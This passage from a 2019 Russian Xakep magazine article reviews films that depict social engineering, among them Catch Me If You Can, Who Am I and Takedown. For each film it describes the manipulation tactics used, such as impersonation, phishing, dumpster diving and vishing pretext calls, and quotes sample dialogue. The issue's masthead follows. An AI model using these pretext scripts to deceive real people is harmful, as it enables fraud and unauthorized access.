поможет оперативно засечь предварительные толчки.

Владелец казино выражает свое недовольство и не хочет, чтобы «эта штука стояла здесь». Но против последнего аргумента устоять не может: «Знаете, чего вы точно не хотите? Чтобы ваш отель оказался на обложке Times в виде груды искореженного металла, под которой лежали бы вы сами и ваши клиенты. А над фотографией надпись: „Кто виноват?“». Так сейсмограф и остается на столе.




Стратегия атаки
Существует масса примеров того, как киберзлодеи преуспевают, давя на пользователя авторитетом: подталкивают перейти по ссылке, чтобы прочитать «важное сообщение», присылают письма якобы от администрации какого-нибудь знакомого (и важного человеку) сервиса и даже шлют троянов под видом антивирусной проверки — один в один история с сейсмографом. Что до фильма, то он не намного интереснее версии 60-х годов, но по части социнженерии здесь стало больше полезных примеров.

ПОДОЗРИТЕЛЬНЫЕ ЛИЦА / THE USUAL SUSPECTS (1995)




Роджер Кинт (Кевин Спейси) рассказывает следователям историю, которую те подсознательно хотят услышать. Весь фильм Кинт водит полицию за нос. За спиной у тех, кто его допрашивает, большая доска, куда приклеены газетные вырезки по расследуемому делу. Кинт, глядя на нее, заимствует оттуда идеи и строит на их основе свою историю прямо на ходу. Поскольку соответствующие фрагменты следователи собирали сами и поскольку Кинту удалось благодаря этой доске понять умозаключения, к которым следователи пришли, им его речь кажется правдоподобной.



Стратегия атаки
Люди (в том числе безопасники) склонны к тому, чтобы, однажды остановившись на какой-нибудь версии, объясняющей причину чего-то, застревать на ней. В идеале им бы стоило держать свой разум открытым для фактов, а не давать им однозначные интерпретации. В итоге получается, что следователь пытается не докопаться до истины, а лишь подтвердить свою версию. И если кто-то или что-то помогает это сделать, то он будет склонен доверять соответствующим фактам и людям. Опытный социальный инженер в таких случаях может подыгрывать с пользой для себя.

ПОЙМАЙ МЕНЯ, ЕСЛИ СМОЖЕШЬ / CATCH ME IF YOU CAN (2002)



Фрэнк Абигнейл — младший (молодой Леонардо Ди Каприо) терпит неудачу, пытаясь обналичить фальшивые чеки. В раздумьях о том, как добиться своего, он подмечает, с каким благоговением люди смотрят на пилотов самолета, которые проходят мимо в обществе хорошеньких стюардесс. Смекнув, что это почетная и уважаемая профессия, Ди Каприо под предлогом «интервью для школьной газеты» разузнал у одного из пилотов жаргон летчиков и стал выдавать себя за одного из них. Дело двинулось! Теперь с обналичкой чеков проблем у него больше не возникало.

В другой раз, опять же притворившись летчиком, Абигнейл охмурил сотрудницу банка, чтобы выведать у нее, каким образом внутренние банковские системы обрабатывают чеки. Эта информация позволила ему найти слабые места в процессинге и поднять свои кардинговые манипуляции на новый уровень. Но пилот самолета — это не единственная профессия, которую на протяжении фильма герой Ди Каприо примерял на себя. В других эпизодах он также был и хирургом, и адвокатом, и даже суперагентом!

Стратегия атаки
На протяжении всего фильма Абигнейл проделывает все новые и новые чудеса маскировки, выдавая себя за тех людей, которые естественным образом располагают к доверию. А там, где есть доверие, будет выполнена любая просьба! И чек обналичить, и конфиденциальную информацию предоставить. Слышал про черные ящики, которых страшатся банкиры? Для их создания требуется информация, которую собирают инсайдеры, — примерно как на картинке выше.

КТО Я / WHO AM I (2014)

Бенджамину Энгелю (Том Шиллинг), невзрачненькому подростку, до которого никому нет дела, наконец-то удается найти веселых друзей, которые могут по достоинству оценить его технические навыки: читать машинный код и находить уязвимости нулевого дня.

Дружба завязалась не сразу, однако, когда Бенджамину удалось отрубить с компьютера свет во всем районе, его новые знакомые были крайне впечатлены. Вместе компашка занялась развлечением на стыке компьютерного взлома и социальной инженерии.

Вот жизненные принципы, которыми руководствовались Бенджамин с друзьями: 1) в мире нет безопасных систем, 2) смелость города берет, 3) лови удовольствия в сети и за ее пределами. Макс (Элиас М'Барек), самый близкий из новых друзей Бенджамина, стал обучать своего юного падавана приемам социальной инженерии: «Человек по природе своей доверчив и неконфликтен. Социальные инженеры просто это используют. Так можно получить все, что пожелаешь. Пароли, секретную информацию, доступ куда угодно. Просто надо быть посмелее, и тогда весь мир падет к твоим ногам».

Одна из совместных акций, которую провернула дружная компания, — это классический пример дайвинга, фишинга и физического проникновения. Задумав взломать федералов, Бенджамин со своими друзьями отследил мусоровоз, который вывозил макулатуру из правительственного здания. Среди его груза герои нашли поздравительную открытку с кучей подписей. По обложке открытки было понятно, что адресату очень нравятся кошечки. Зная, что «если подобрать правильную наживку, клюнет любая рыба», друзья отправили адресату (сотруднице из федерального агентства) письмо: «Герги, обязательно глянь эту ссылочку». Сама того не понимая, Герги впустила хакеров в святая святых.

Концовка фильма тоже содержит интересные сюжетные повороты, связанные с социальной инженерией, но не буду спойлерить ее на случай, если ты решишь посмотреть сам.

ВЗЛОМ / TAKEDOWN (2000)

Федеральный агент Лэнс (Джереми Систо) пытается втереться в доверие к Кевину Митнику (Скит Ульрих) и рассказывает, что у него есть доступ к информационным системам правительственных ведомств. Однако Лэнс видит, что Митника этим не удивишь: у знаменитого хакера уже есть доступ к тем же системам. Митник встает, чтобы закончить встречу, и Лэнс решается разыграть последний козырь — сказать название суперсекретной программной системы, которой пользуются федералы. «А что насчет СОД (служба открытого доступа)? Система пеленгации звонков, которая может перехватить любой звонок в любое время».

Митник заинтересовался, но не подал виду и ушел прочь. На следующий вечер он уже знал об этой системе все и взломал ее. Каково же было удивление Лэнса, когда на следующей встрече, спустя всего один день, Кевин поставил перед ним ноутбук, залогиненный в СОД. Лэнсу за это сделали на работе большую выволочку.

Как проходила атака
Как Кевину это удалось? Он использовал тройную комбинацию: фишинг, вишинг и маскарад. Сначала провел разведку боем по телефону: «Джойл! Это Джо Фрэди из офиса Уолшера. Знаешь, я тут завис с отчетом для Дэна Викса. Он требовал его еще вчера. В общем, ты меня понимаешь... Мне нужна информация по вашей системе СОД. Полагаю, это установка темно-серого цвета с буквенным указателем внизу. Стоит в конце коридора. Подскажи мне ее номер и наименование производителя».

Узнав, кто производитель, Митник позвонил главному инженеру: «Вы Крис Мансен? Это Джо Фрэди из офиса телефонной компании. Мне рассказали, что это вы создали систему СОД, с которой мы работаем. Ужасно, что компания Netcorp осталась не у дел. Ваше изобретение гениально. Я решил позвонить вам и поблагодарить за такое необыкновенное устройство. Вы мастер своего дела. Я обязательно возьму на заметку вашу идею. Особенно мне нравится дизайн и простота в обращении». И что же? Немного лести, и главный инженер отправляет Митнику всю документацию к системе и даже готов ответить на любые вопросы.

INFO
Если у тебя есть время только на два фильма, то из всего списка остановись на двух последних. Они стоят того, чтобы просмотреть их от начала и до конца. Но если у тебя совсем-совсем нет времени, то посмотри хотя бы вот эти видеонарезки со сценами про социальную инженерию: одна – про «Кто я», другая – про «Взлом».

БОНУС: ЭПИЗОДЫ ИЗ ДРУГИХ ФИЛЬМОВ

Среди других картин, где есть интересные сцены про социальную инженерию, вспоминаются «Хакеры» (Hackers, 1995), «Кибер» (Blackhat, 2015) и «Крепкий орешек 4.0» (Live Free or Die Hard, 2007). В «Хакерах» интересен момент, когда Zero Cool просит охранника прочитать цифры с модема. В «Кибер» — когда китаянка намеренно пролила на свои распечатки кофе и, давя на жалость, попросила сотрудника атакуемой компании распечатать документ с «зубастой» флешки. В «Крепком орешке 4.0» — когда главный герой и его напарник-хакер попадают в машину, которая удаленно заблокирована компанией. Хакер рассказывает слезную историю оператору кол-центра, давит на жалость, называет по имени и в итоге добивается, чтобы блокировку деактивировали.

Три этих фильма смотреть специально ради эпизодов с социальной инженерией вряд ли имеет смысл, но если все равно будешь смотреть (или пересматривать) — обрати внимание.

Если ты знаешь еще какие-то фильмы, демонстрирующие интересные примеры социальной инженерии, пиши их названия в комментариях!

ХАКЕР

18+

№05 (242)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2019